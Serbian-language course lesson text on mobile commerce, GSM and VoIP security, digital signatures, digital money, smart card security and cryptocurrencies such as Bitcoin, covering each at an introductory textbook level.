Komunikaciona mreža koja povezuje mobilne uređaje je bežična/mobilna ćelijska telefonska mreža. U Evropi je aktuelna GSM mreža druge generacije i paketska UMTS mreža treće generacije. SIM (Subscriber Identity Module) je chip kartica u mobilnom telefonu, čija je osnovna funkcija autorizacija pretplatnika u GSM mreži. SIM kartica je neophodna operatoru mreže za pozdano naplaćivanje servisa. Za mobilnu trgovinu, SIM kartica implementira STK (SIM Application Toolkit) standard koji omogućava mobilnom operateru da aktivno upravlja korisničkim interfejsom mobilnog telefona. Operator mreže menja i dodaje menije, šalje i prima kratke tekstualne poruke sa aplikacionim podacima i zahteva od korisnika zahteva – selekciju i unos podataka. Mobilna aplikacija može koristiti PP-SMS (Point-to-Point Short Message Service) za slanje i primanje kratkih tekstualnih poruka između SIM kartice i SMS centra. Poruke su pogodne za podršku servisa transakcionog tipa (mobilne banke, prenos novca, plaćanje za mobilnu trgovinu). SMS centar je povezan sa računarom na kojem je aplikacioni server mobilne aplikacije.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

MOBILNA ELEKTRONSKA TRGOVINA U POSLOVNIM SISTEMIMA

Različiti poslovni procesi mogu se unapreditii realizovati integrisanjem mobilnih tehnologija.

Uvođenjem mobilnih uređaja kao izabranog interfejsa, omogućen je lakši on-line pristup informacijama i operacijama unosa podataka, povećana je dostupnost zaposlenih u skoro svakom trenutku, u slučajevima donošenja odluka i slično. Poslovni procesi postaju


dinamičniji i odvijaju se praktično u realnom vremenu.
Danas postoji više oblasti elektronskog poslovanja u kojima bežične tehnologije imaju značajan uticaj i stvaraju novu vrednost:
- *integracija lanca snabdevanja,*
- *telemetrija,*
- *upravljanje transportnom flotom,*
- *upravljanje odnosima sa korisnicima,*
- *automatizacija prodaje,*
- *WASP (Wireless Application Service Provider) i druge.*

Od posebnog značaja je uvođenje mobilnih telekomunikacija u zadatke i procese upravljanja odnosima sa korisnicima. Mnogi proizvođači poslovnih softverskih rešenja (engl. e-business software) razvijaju „mobile CRM“ module. Najznačajnije softverske kompanije u ovoj oblasti (SAP, Siebel, Oracle, Baan, Onyx, Remedy) već su ponudile praktična rešenja.

PRISTUPNI UREĐAJI ZA UDALJENO PLAĆANJE KARTICOM

Dat je primer obrada kartice za plaćanje u udaljenoj transakciji.

U aplikaciji pretraživanje/naručivanje na Internetu (channel 1), mobilni uređaj sa karticom pokreće web pretraživač, a operator mreže web server. U ovom scenariju, komercijalne ponude se nalaze na Web serveru prodavca. Web stranice sadrže obrasce za naručivanje; Web server obrađuje zahteve. Prva mogućnost je da se uspostavljeni Internet kanal (channel 1) za pretraživanje/naručivanje, koristi se i za plaćanje, u toku jedne sesije i koji mora biti kriptografski osiguran. Druga mogućnost je da Web stanica prodavca sadrži samo informacije za pregovaranje o zajedničkoj tehnici naplaćivanja između potrošača i trgovca.



Slika 6.1 Obrada kartice za plaćanje u udaljenoj transakciji [Izvor:Autor]

Poglavlje 7

Bezbednost mobilne trgovine i digitalnog novca

BEZBEDNOST MOBILNE TRGOVINE

Mreže mobilne telefonije su ćelijske, koriste bazne stanice BS (engl. Base Station) za pokrivanje specifične geografske površine.

Bazne stanice kontroliše kontroler BSC (engl. Base Station Controler) i centar MSC (engl. Mobile SwitchingCenter). U mobilnoj mreži ne postoji permanenta konekcija sa mobilnim terminalom MS (engl. Mobile Station), tako da MS dobija LAI (engl. Location Area Identifier) svaki put kada promeni zonu pokrivanja jednog kontrolera BSC (engl. location update). Kada se uputi poziv jednom korisniku, MSC šalje pagging poruke svim BS u čijim LA je MS registrovan.

GSM pretplatnik dobija jedinstveni IMSI (engl. International Mobile Subscriber Number), telefonski broj i pretplatnički ključ autentifikacije K_i. Ovi podaci su permanento arhivirani u HLR (engl. Home Location Register) registru odgovorajućeg MSC. Međutim, kada pretplatnik MS gostuje u drugoj mreži, prodaci se privremeno arhiviraju u VLR (engl. Visitor Location Register) registru.

BEZBEDNOSNI SERVISI GSM

GSM mreža definiše sledeće mrežne bezbednosne servise.

GSM mreža definiše sledeće mrežne bezbednosne servise:

- *poverljivost identiteta pretplatnika*
- *autentifikacija identiteta pretplatnika*
- *poverljivost podataka i konekcije (signalizacija, korisnički podaci, fizička konekcija)*
- *identifikacija mrežne opreme.*

Podaci pretplatnika i kriptografski algoritmi su arhivirani u SIM (engl. Subscriber Identity Module) modulu mobilnog uređaja ME (engl. MobileEquipment). SIM se implementira ili kao plug-in SIM ili kao smart kartica. Očigledno da različiti pretplatnici mogu koristi jedan mobilni telefon sa svojom SIM karticom. Centar za autentifikaciju mobilnog operatera koristi HLR listu i IMEI (engl. International Mobile Equipment Identities) za proveru ME (ukraden, neautorizovan).

Identitet pretplatnika se obezbeđuje tako što se IMSI nikada ne prenosi u mreži kao otvoreni tekst, koristi se TMSI (engl. Temporary Mobile SubscriberIdentity). Autentifikacija pretplatnik se obavlja challenge-response A3 algoritmom na osnovu pretplatničkog ključa K_i. Ključ za šifrovanje podataka se generiše na osnovu IMSI, K_i i slučajno generisanog broja. Koristi se A5 kriptografski algoritam.

SIGURNOST VOIP MREŽA

VoIP telefonija (Voice over Internet Protocol) jeste proces prenosa digitalizovanog glasa preko IP mreža pomoću odgovarajućih protokola.

VoIP omogućava obavljanje telefonskih razgovora upotrebom postojećih mrežnih veza i donekle predstavlja zamenu za standardnu telefoniju1. Osim toga, VoIP tehnologija nudi mogućnost pozivanja pretplatnika postojećih mobilnih i fiksnih telefonskih mreža po veoma povoljnim cenama.
Iako su tehnologija i pristup pružanju usluga prenosa govora različiti u odnosu na javne telefonske mreže (engl. Public Switched Telephone Network, PTSN), VoIP tehnologija sadrži neke komponente koje su karakteristične za javne telefonske mreže. Osnovne komponente VoIP mreža su: TCP/IP mrežna infrastruktura, kontroleri poziva (moduli potrebni za uspostavljanje poziva, autorizaciju korisnika i pružanje osnovnih telefonskih usluga) i prevodioci (neophodni za digitalizaciju glasa i formiranje paketa, kao i konverziju podataka između različitih tehnologija – na primer, između IP i ISDN tehnologija).
Korisnici pristupaju VoIP mrežama pomoću takozvanih Softphone sistema, tj. PC računara na kojima je instaliran adekvatan softver ili pomoću namenskih proizvoda za VoIP komunikaciju (VoIP terminali). Treba napomenuti da je spektar usluga koje VoIP terminali nude korisnicima znatno širi od usluga koje su dostupne pomoću običnih ili ISDN telefon. Ovde su navedene neke od pretnji koje su zajedničke IP i VoIP mrežama, a takođe i neke pretnje koje su karakteristične za VoIP mreže.

- Neovlašćeno praćenje i prisluškivanje mrežnog saobraćaja (engl. sniffing/eavesdropping)
- Napadi uskraćivanja (odbijanja) usluga (engl. Denial of Service – DoS)
- Presretanje poziva (engl. call interception)
- Finansijska zloupotreba VoIP infrastrukture (engl. call fraud)

DIGITALNI POTPIS

Termin ¨digitalni potpis (digital signatur) podrazumeva korišćenje asimetričnog šifrovanja.

Termin digitalni potpis (digital signature) podrazumeva korišćenje asimetričnog šifrovanja, gde korisnik objavljuje javni kriptografski ključ i potpisuje poruke privatnim ključem, po kojem će primenom javnog ključa, biti potvrđeno da je poruka potpisana privatnim ključem, koji je jedinstveni par tog javnog ključa. Mnoge zemlje su usvojile Zakone o elektronskom poslovanju i Zakon o e-potpisu, a mnoge druge zemlje razmatraju uvođenje ovih zakona u svoje nacionalne zakone. Vrednost digitalnog sistema i elektronskih sistema zavisi,

prvenstveno, od mogućnosti same tehnologije, izborima napravljenim od strane korisnika i načinima na koje ih firme uključuju u svoje elektronsko poslovanje.

U mnogim zakonskim sistemima osnovna funkcija elektronskog potpisa jeste da ukaže na nečiju nameru da se obaveže na ono što je potpisano. Takođe, e-potpisi mogu biti od pomoći pri rešavanju sporova u slučajevima kada je ugovor doveden u pitanje. Kod zakona o elektronskom potpisu, pitanje o pravnoj sigurnosti i pitanje poverenja su međusobno isprepletena. Ovde se javljaju problemi koji se ne mogu rešiti primenom zakona:

- *utvrđivanje identiteta (pošiljaoca ili korisnika),*
- *neporecivosti (potvrda, priznanje primanja poruke),*
- *poverljivosti (da li će poruku pročitati ona osoba kojoj je poslata, kojoj je poruka i namenjena),*
- *problem integriteta (mogućnost izmena sadržaja poruka).*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

BEZBEDNOST DIGITALNOG NOVCA

Digitalni novac predstavlja novi instrument plaćanja elektronske trgovine. Zahteva razvoj novih bezbednosnih tehnika za makro i mikro-plaćanje.

Kada potrošač sa tradicionalnim novcem plati račun, serijski broj novčanica se ne zapisuje. Digitalne novčanice takođe poseduju serijske brojeve koji predstavljaju jedinstvene brojeve koji zadovoljavaju posebne uslove. U elektronskom obliku jednostavno je praviti dnevničke izveštaje o prometu serijskih novčanica i pratiti plaćanja jednog kupca.

Anonimnost kupca i nemogućnost praćenja transakcije se može ostvariti poverenjem u trećeg učesnika, mrežu servera valuta koji razmenjuju novčanice za novčanice bez identiteta, nakon provere validnosti i provere duplog trošenja. Digitalne novčanice se mogu jednostavno kopirati i proizvoljno često. Legalno dobijene novčanice, kupac može koristiti za više od jedne transakcije, što nije legalno. Mehanizmi uslovne anonimnosti čuvaju identitet poštenog kupca, a otkrivaju identite kupca koji pokušava višestruku transakciju plaćanja sa istim novcem.

Očigledan način sprečavanja krađe digitalnog novca je šifrovanje. Međutim, novčanice su uobičajeno niske nominalne vrednosti tako da je šifrovanje neefikasno i skupo. Drugi način je prilagođavanje novčanica kupcu korišćenjem ID kupca. Ako se zahteva anonimnost kupovine, novčanice se prilagođavaju prodavcu.

BEZBEDNOST ELEKTRONSKIH ČEKOVA

Elektronski čekovi su digitalni dokumenti koji sadrže podatke koji odgovaraju tradicionalnim papirnim čekovima.

Primenjuju se bezbednosni mehanizmi transakcije plaćanja. Dodatno je neophodan mehanizam prenosa autorizacije plaćanja koji odgovara potpisivanju i odobravanju (potpis na poleđini) papirnog čeka. Donosilac čeka se ovlašćuje da povuče određenu sumu novca sa računa vlasnika čeka. Neophodan je mehanizam za prenos autorizacije pod određenim okolnostima. Mehanizam restricted proxies sadrži token koje omogućava obradu prava i privilegija principala kojem je dodeljen proksi. Ograničenja su prodavac na koga glasi ček, iznos novca za plaćanje i datum izdavanja čeka. Mehanizam koristi Kerberos tickets.

BEZBEDNOST SMART KARTICA

Bezbednosni problemi smart kartica su bezbednost tela kartice, hardvera, operativnog sistema i bezbednost aplikacija.

Na telu smart kartica utisnute su slike ili holografi. Napadi na elektronsko integrisano kolo je moguće u svim fazama: razvoj kartice, izrada kartice, personalizacija kartice i upotreba. Dodatno, kada je kartica aktivna (pod naponom) i neaktivna mogući su razne vrste napada. Svaki čip sadrži jedinstveni serijski broj koji služi kao informacija za generisanje kriptografskog ključa. U toku izrade, čip se štiti autorizacionim mehanizmima na osnovu transportnog koda.

Najveći broj napada je u toku korišćenja kartica kada je praktično bez ikakve fizičke zaštite. Koriste se mikroskopi, laserski sekači, mikromanipulatori ili moćni računari sa sondama i analizom električnih procesa na čipu. Protivmere statičke analize kartice su ugrađeni detektori pokreta, zaštita površine čipa, lažne strukture za zbunjivanje napadača, posebno projektovana memorija sa skremblovanjem sadržaja, skrivanje i skremblovanjem magistrala na čipu. Protivmere dinamičke analize su monitorisanje napona napajanja, mehanizmi za postavljanje bezbednosnih parametara na nulu, provera okoline čipa i isključivanje napajanja kada na primer *temeperatura prekorači granicu.*

Najčešći metod kontrole pristupa aplikaciji smart kartice je PIN. Uobičajeno je dozvoljeno tri pokušaja unosa korektnog PIN broja, nakon čega se kartica blokira. Za otključavanje je potreban PUK kod. Bezbednosni problem je terminal za unos PIN koda. Atentifikaciju korisnika je moguće obaviti na osnovu poznate lozinke ili PIN koda, tokena u vlasništvu korisnika ili personalnih karakteristika korisnika (biometrija).

Poglavlje 8

Kriptovalute

OSNOVNE KARAKTERISTIKE KRIPTOVALUTA

Kripto-valute poput Bitcoina su virtuelne valute poslednjeg tipa: mogu se kupiti i tradicionalnim novcem, prodati protiv tradicionalnog novca, i mogu se koristiti za kupovinu digitalne i stvarne

Uspostavljanje definicije kriptovaluta nije nimalo lak zadatak. Slično kao blockchain, kripto-valute su postale "buzzword" da bi se odnosile na širok spektar tehnoloških dostignuća koje koriste tehniku poznatu pod imenom kriptografija. Jednostavno rečeno, kriptografija je tehnika zaštite informacija koja se šifrovanjem transformiše u nečitljiv format koji može dešifrovati samo neko ko ima tajni ključ. Kriptovalute poput Bitcoin-a su osigurane putem ovakvih tehnika pomoću genijalnog sistema javnih i privatnih digitalnih ključeva.

Prvo, kripto-valute treba razlikovati od kriptografskih tokena koji nude funkcionalnost koja nije u funkciji opšte namene razmene. Tokeni se izdaju u okviru inicijalne ponude za tokene ili ITO radi prikupljanja sredstava za određeni projekat ili preduzeće. Oni sačinjavaju novu klasu kripto-imovine, tj. Digitalne imovine snimljene na distribuiranoj knjigi, osigurane kriptografijom, koja utelovljuje neku vrstu potraživanja prema entitetu (ili protiv njegovih novčanih tokova, imovine, preostale vrednosti, buduće robe ili usluga...) koja proizilazi iz upotrebe blockchain tehnologije.

Neki tokeni podsećaju na tradicionalne instrumente poput akcija ili obveznica i obično se nazivaju zaštitnim tokenima ili investicionim žetonima. Drugi tokeni omogućavaju svojim budućim vlasnicima pristup određenim proizvodima ili uslugama, koji su obično nazivani uslužnim tokenima. Oni se mogu koristiti za nabavku određenih proizvoda ili usluga, ali ne predstavljaju sedište razmene opšte namene, jednostavno zato što se generalno mogu koristiti samo na samoj plaftormi tokena.

Postoje tri vrste virtuelnih valuta u zavisnosti od interakcije sa tradicionalnim valutama i realnom ekonomijom:

• Virtuelne valute koje se mogu koristiti samo u zatvorenom virtuelnom sistemu, obično u mrežnim igrama (World of Warcraft Gold);

• Virtuelne valute jednostrano povezane sa realnom ekonomijom: stopa konverzije postoji za kupovinu valute (sa tradicionalnim novcem), a kupljena valuta se nakon toga može iskoristiti za kupovinu virtuelne robe i usluga (i, takođe za kupovinu stvarne robe i usluga poput Fejsbuk kredita);

• Virtuelne valute bilateralno povezane sa stvarnom ekonomijom: postoje stope konverzije kako za kupovinu virtuelne valute, tako i za prodaju takve valute; kupljena valuta se može iskoristiti za kupovinu virtuelne robe kao stvarne robe i usluga.

OSNOVNI ASPEKTI KRIPTOVALUTA

Pregled različitih aspekata kriptovaluta.

Nestabilnost predstavlja merilo intenziteta promene cena date investicije. Visoka volatilnost može uzrokovati ozbiljne probleme sa datom investicijom. Prilikom razmatranja kriptovalute je javlja jedan glavni problem uzrokovan nestabilnošću, a to je deflacijska pristrasnost. Uzimajući u obzir da sve više i više ljudi želi pristup ograničenom broju kriptovaluta, njegova vrednost će se gurnuti prema gore i stvari će postati jeftinije za one koji imaju kriptovalutu u posedu.
Deflacija podstiče čuvanje novca, a ne potrošnju, i ugrađuju se direktno u osnovne principe trenutnih kriptovaluta. Visoka povećanja vrednosti kriptovalute podstiču njene korisnike da dalje drže kriptovalute i izbegavaju njenu upotrebu. Na primer, O'Brajen u ovom trenutku sugeriše da kriptovaluta prestane da bude valuta i postane virtuelna roba.
S druge strane, veliki pad vrednosti kriptovalute podstiče njene vlasnike da rasprodaju svoju kriptovalutu i kupuju stabilnije tradicionalne valute ili robe, što dovodi do još većeg smanjenja stopa kriptovalute sve dok njihova rasprodaja povećava ponudu kriptovalute na tržištu i prodavači imaju tendenciju da prodaju kriptovalute po još nižoj i nižoj ceni. U slučaju tradicionalnih valuta, centralne banke postoje radi izbegavanja ovakvih efekata i osiguranja stabilnosti valute, dok kriptovalutama nedostaje bilo koji oblik centralnog bankarstva.

Svesnost kriptovalute utiče na broj njenih korisnika, a samim tim i na stabilnost njegovog kursa. Veća svest date kriptovalute označava više potencijalnih korisnika. Veoma veliku ulogu u polju svesti igraju mediji. Visoka medijska pokrivenost skupe cene Bitcoina je definitivno privukla pažnju brojnih dodatnih špekulanata koji su tada uložili u Bitcoin i učestovali u njegovom ogromnom rastu cene. Pored svih oblika medija, usmena reč povećava svest o kriptovalutama i doprinosi povećanju broja njegovih korisnika. S druge strane, negativne informacije o kriptovalutama poput krađe elektronskih novčanika, zabrane zakonodavstva, upotrebe krivičnih dela itd. mogu da odvrate potencijalne korisnike.

ASPEKT DOSTUPNOSTI I ANONIMNOSTI

Pregled različitih aspekata kriptovaluta - nastavak


Drugi važan aspekt kriptovaluta je njegova *dostupnost* za upotrebu. Na raspoloživost utiče lakoća kupovine i njegova izmenljivost za zvanične standardne valute. Sve to omogućavaju privatna elektronska tržišta dostupna široj javnosti.
Brojni subjekti koji prihvataju plaćanja u datoj kriptovaluti odražavaju i njenu dostupnost i upotrebljivost. Broj trgovaca koji prihvataju neku kriptovalutu se povećava, ali se suočavaju sa problemom velike volatilnosti kriptovaluta, tako da, u većini slučajeva, kriptovalute se ne zadržavaju duže vreme i menjaju se u standardnu valutu. S druge strane, veća dostupnost donosi viši i stabilniji kurs kriptovalute zahvaljujući povećanom broju korisnika datih kriptovaluta koji se usporavaju i menjaju kurs, te smanjuju njegovu volatilnost u vremenu. Nadalje rečeno, brzina transakcija i njegovi postupci potvrđivanja kriptovalute čine dostupnijom i praktičnijom za plaćanja u elektronskom okruženju.

Sva plaćanja kriptovalute između anonimnih strana su teško moguća za praćenje. Ta činjenica je glavni razlog njihove upotrebe u kriminalnim operacijama. Vrlo teška sledljvost transakcija i njihova centralna garancija valute su glavni razlozi za kritike i ograničenja zakona o kriptovalutama. Vlade i organi bezbednosti se takođe plaše gotovo neprimetnih transakcija koje bi mogle biti povezane sa finansiranjem kriminalnih aktivnosti ili terorističkih transakcija. Kriptovalute sa gotovo anonimnim transakcijama je potencijalno veoma korisna za takve finansijske transfere teroristima od svojih sponzora. Uglavnom, ovakav nedostatak identifikacije transfera je doveo do višestrukih prilagođavanja i dogovora zakonodavstva u poslednjim godinama za ograničenje upotrebe kriptovaluta.
S druge strane, pravni korisnici mogu da preferiraju anonimne transakcije zbog zabrinutosti da naruše privatnost bilo koje treće strane koja nije uključena u transakciju. Nakon nedavnih slučajeva otkrivanja vladinog praćenja privatnih komunikacija, pitanje privatnosti je još razumljivije. Dakle, *anonimnost* kriptovalute ne utiče na njihovo korišćenje u pozitivnom i negativnom smislu.

KRIPTOVALUTE – BLOCKCHAIN LANCI

Kriptovalute i blockchain lanci su postale vruće teme u poslednjih nekoliko godina.

Iako se njih dvoje često spominju u istoj rečenici i jasno su povezani jedni s drugima, nikada ne treba spajati jedno sa drugim. Blockchain je vrsta tehnologije distribuirane knjige koja formira okosnicu kripto-tržišta. To je tehnologija koja stoji iza velikog broja različitih kripto-valuta koje su trenutno u opticaju. Njegov obim i oblast primene, međutim, nisu ograničeni na njih. Kao što je gore navedeno, blockchain se može primeniti u različitim sektorima i može imati širok spektar aplikacija. Važno je napraviti jasnu liniju između ovih aplikacija i kripto-valuta, koje spadaju u jednu specifičnu primenu blockchain tehnologije. S obzirom na ovo, regulatorni organi ne moraju strahovati od gušenja inovacija u borbi protiv predmeta kripto-valuta.



Slika 8.1 Kako radi blockchain [Izvor:Autor]

KORISNICI KRIPTO-VALUTA

Prvi i veoma važan igrač je korisnik kriptovalute.

Prvi i veoma važan igrač je korisnik kriptovalute, koji predstavlja fizičko ili pravno lice koje pribavlja kovanice da bi ih koristio:
• Za kupovinu stvarne ili virtuelne robe ili usluga;
• Za plaćanje P2P usluga;
• Za njihovo držanje u investicione svrhe, odn. na spekulativni način.
Korisnik kriptovalute može svoje kovanice da dobije na sledeće načine :
• Jednostavno može kupiti svoje kovanice na menjaču kriptovaluta koristeći fiat novac ili neku drugu kriptovalutu;
• Svoje kovanice može kupiti direktno od drugog korisnika kripto-valute (P2P razmena);
• Ako se kriptovaluta zasniva na mehanizmu za konsenzus PoW-a, on može minitati novu kovanicu, odn. učestovati u validaciji transakcija rešavanjem „kriptografske strategije“ i biti nagrađen novim novcem;
• U nekim slučajevima može dobiti svoje novčiće direktno od ponuđača novčića, bilo kao deo besplatne početne ponude kovanica ili u okviru mnoštva prodaje ponuđene od strane ponuđača kovanica, npr. velika količina etera je prodata u gomili prodaje radi pokrića određenih troškova razvoja;
• Ako prodaje robu ili usluge u zamenu za kriptovalutu, može dobiti i kovanice kao sredstvo plaćanja za tu robu ili usluge;
• U slučaju tvrdog blockchain novčića će automatski dobiti količinu novostvorenog novčiča;
• Može dobiti novčiće kao poklon ili donaciju od drugog korisnika kripto-valute.

RUDARI KRIPTO-VALUTA

U drugu kategoriju igrača spadaju tzv. „rudari“, koji učestvuju u validaciji transakcija na blockchainu rešavanjem tzv. „kriptografske slagalice“.

Kao što je na prethodnom slajdu objašnjeno, proces rudarstva se odnosi na kripto-valute zasnovane na PoW mehanizmu konsenzusa. Rudar podržava mrežu korišćenjem računske moći za validaciju transakcija i nagrađuje se automatskom decentralizacijom nove emisije novca. Rudari stoga mogu da budu korisnici kriptovalute, ili, u najčešćim slučajevima to mogu biti rudarske kovanice kako bi ih prodali za fijat valute poput američkog dolara ili evra ili za druge kripto-valute. Neki rudari se grupišu u takozvanim rudarskim bazama radi spajanja računarske snage.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

RAZMENJIVAČI KRIPTOVALUTA I TRGOVAČKE PLATFORME

U treću grupu ključnih igrača spadaju tzv. „razmenjivači kriptovaluta“.

Razmenjivači kriptovaluta su osobe ili subjekti koji nude usluge razmene korisnicima kriptovalute, obično uz plaćanje određene naknade, tj. provizije. Omogućavaju korisnicima kripto-valute da prodaju svoje kovanice za fijat valutu ili kupuju nove kovanice sa njom. Oni obično funkcionišu i kao kurs i kao oblik menjačnice. Primeri poznatih kripto-valuta su: Bitfinex, HitBTC, Kraken i Coinbase GDAX.
Važno je napomenuti da su neke razmene čista razmena kriptovaluta, što znači da prihvataju plaćanja samo u drugim kriptovalutama, obično u obliku bitcoina (na primer Binance). Nadalje gledano, mnoge razmene kriptovaluta samo omogućavaju njihovim korisnicima da kupe određeni izbor kovanica.
Takođe, treba napomenuti da mnoge razmene kriptovaluta, odn. redovne i čiste razmene kriptovaluta, deluju kao provajderi novčanika (npr. Bitfinex).
Opšte gledano, razmene kriptovaluta nude svojim korisnicima širok spektar opcija plaćanja poput bankovnih prenosa, PayPal transfera, kreditnih kartica i drugih kovanica. Neke razmene kriptovaluta takođe pružaju statistiku na tržištu kriptovaluta, poput obima trgovanja i volatilnosti kovanih novca kojima se trguje, i nude usluge konverzije trgovcima koji prihvataju plaćanja u kriptovalutama.
Pored razmene kriptovaluta, takozvane trgovačke platforme takođe igraju važnu ulogu u razmenu kripto-valuta, i, što je najvažnije, omogućavaju korisnicima kriptovalute da kupuju kovanice gotovoinom. Trgovinske platforme su tržišna mesta koja okupljaju različite korisnike kriptovaluta koji žele kupiti ili prodati novčiće, pružajući im platformu na kojoj direktno mogu međusobno trgovati, npr. preko „eBay“-a za kripto-valute.
Trgovinske platforme se ponekad nazivaju i P2P razmenom ili decentralizovanom razmenom.
Razmene kriptovaluta se razlikuju na više načina:
• Ne kupuju sami ili ne prodaju;
• Njima ne upravlja subjekat ili kompanija koja nadgleda i obrađuje sve trgovine, već njima upravlja isključivo softver, tj. ne postoji centralna tačka vlasti;
Zadatak trgovačkih platformi je da povezuju kupce sa prodavcem, omogućavajući mu da vodi ugovor putem interneta ili na fizički način „licem u lice“. Dobro poznat primer za trgovanje Bitcoinima je LocalBitcoins.

IZUMITELJI I PREDLAGAČI NOVČIĆA

Konačna grupa ključnih igrača koje treba razlkovati su „predlagači novčića“.

Postoje i oni igrači koji se nazivaju drugačije „izumiteljima kovanica“, u koje spadaju pojedinci ili organizacije koji su razvili tehničke temelje kriptovalute i postavili početna pravila za njenu upotrebu. U nekim slučajevima je njihov identitet poznat, kao u slučaju Ripple-a, Litecoin-a, Cardano-a, ali uvek često ostaje neidentifikovan, kao u slučaju Bitcoina i Monera. Neki ostaju

uključeni u održavanje i poboljšanje kodeksa i osnovnog algoritma kriptovalute (u principu bez ovlašćenja administratora), dok drugi jednostavno nestaju, poput Bitcoina.
Prekršitelji novca su pojedinci ili organizacije koje nude novčiće korisnicima kripto-valute nakon početnog izdavanja novčića, bilo protiv plaćanja, odn. putem masovne prodaje, ili bez naknade, odn. u okviru posebnog progama za prijavu; obično se sve to koristi za finansiranje daljeg razvoja novca ili za povećanje njegove početne popularnosti.
Kovanice koje ovi prevranti nude novcem kriptovalute se kreiraju ili prethodno miniraju pre službenog puštanja novca. Kovanice koje se distribuiraju na ovaj način su ili delinično prethodno minirane ili unapred stvorene, tj. korisnici kripto-valute mogu i dalje da generišu više kovanica nakon puštanja, ili su u potpunosti prethodno minirani ili unapred stvoreni. U ovom drugom slučaju, pregovarač novca zadržava veliki deo novčića.
Važno je napomenuti da nijedna kovanica ne može da identifikuje nalogodavca novčića, niti su sve kovanice prethodno minirane ili je prethodno stvorena njena puna ponuda. Predlagač kovanica može biti ista osoba kao izumitelj kovanice ili neko drugo lice ili organizacija.

BITCOIN

Najpoznatija kriptovaluta a svetu.

Bitcoin se obično opisuje kao virtuelna, decentralizovana i anonimna valuta koju nijedna druga pravna osoba ne podržava ili ne podržava i ne može se zameniti u zlato ili bilo koju drugu robu.
U tekstu Satošija Nakamotoa iz 2008. godine pod nazivom „Bitcoin: Peer-to-Peer elektronski novčani sistem“, prenete su ideje zahvaljujući kojoj se ubrzao razvoj bitcoina. Mističnoj prirodi Bitcoina je doprinelo i to što je do današnjih dana ostalo nejasno da li je Satoshi Nakamoto stvarna osoba, pseudonim, ili čak grupa hakera.
Virtuelni karakter bitcoina podrazumeva da bitcoini obično ne poseduju fizički oblik. Stoga je verovatno dobra prezentacija Bitcoina datoteka računarske datoteke sačuvane na ličnom računaru, ili, putem mrežne usluge, u digitalnom novčaniku. Međutim, samo virtuelni karakter Bitcoina treba da bude kvalifikovan. Smatra se da je moguće odštampati kombinaciju znakova koji čine Bitcoin i, posle toga, preneti takav print kao nosioca instrumenta.
Bitcoin se zasniva na PoW mehanizmu konsenzusa, a njegovo izdavanje se odvija putem procesa nazvanog „miniranjem“. Takav postupak podrazumeva da ljudi dobrovoljno stave na raspolaganje sopstvene računare Bitcoin mreži kako bi rešili složene matematičke probleme. Računari koji su u stanju da reše takve probleme, i sposobni da stvore tzv. „blokove“ transakcija, nagrađuju se bitcoinima.
Ukupan broj bitcoina stvoren rudarstvom je ograničen: Bitcoin sistem je programiran tako da će vremenski razvoj blokova biti nagrađivan sa sve manje bitcoina i da ni u jednom trenutku ne sme postojati više od 21 milion bitcoina. Činjenica je da je stvaranje i povećanje bitcoina automatizovano i organizovano od strane samog sistema impliciralo neposedovanje potrebe za intervencijom centralnog entiteta/vlasti u izdavanju Bitcoina.
Ograničen broj Bitcoina, zajedno sa činjenicom da su stope njegove konverzije određene putem ponude i potražnje, bez vladinog dela neintervenisanja, odn. štampanjem dodatnog novca, rezultiraju velikom promenljivošću u cenama Bitcoina.
Blok lanca Bitcoina tipičan je primer otvorenog bloka bez odobrenja. Bilo koja osoba se može pridružiti bitcoin mreži po svojoj volji ili je napustiti, a da to ne mora prethodno da odobri bilo koji centralni entitet. Sve što je potrebno za pridruživanje Bitcoin mreži i dodavanje

transakcija u knjigu je računar na kojem je instaliran odgovarajući softver.
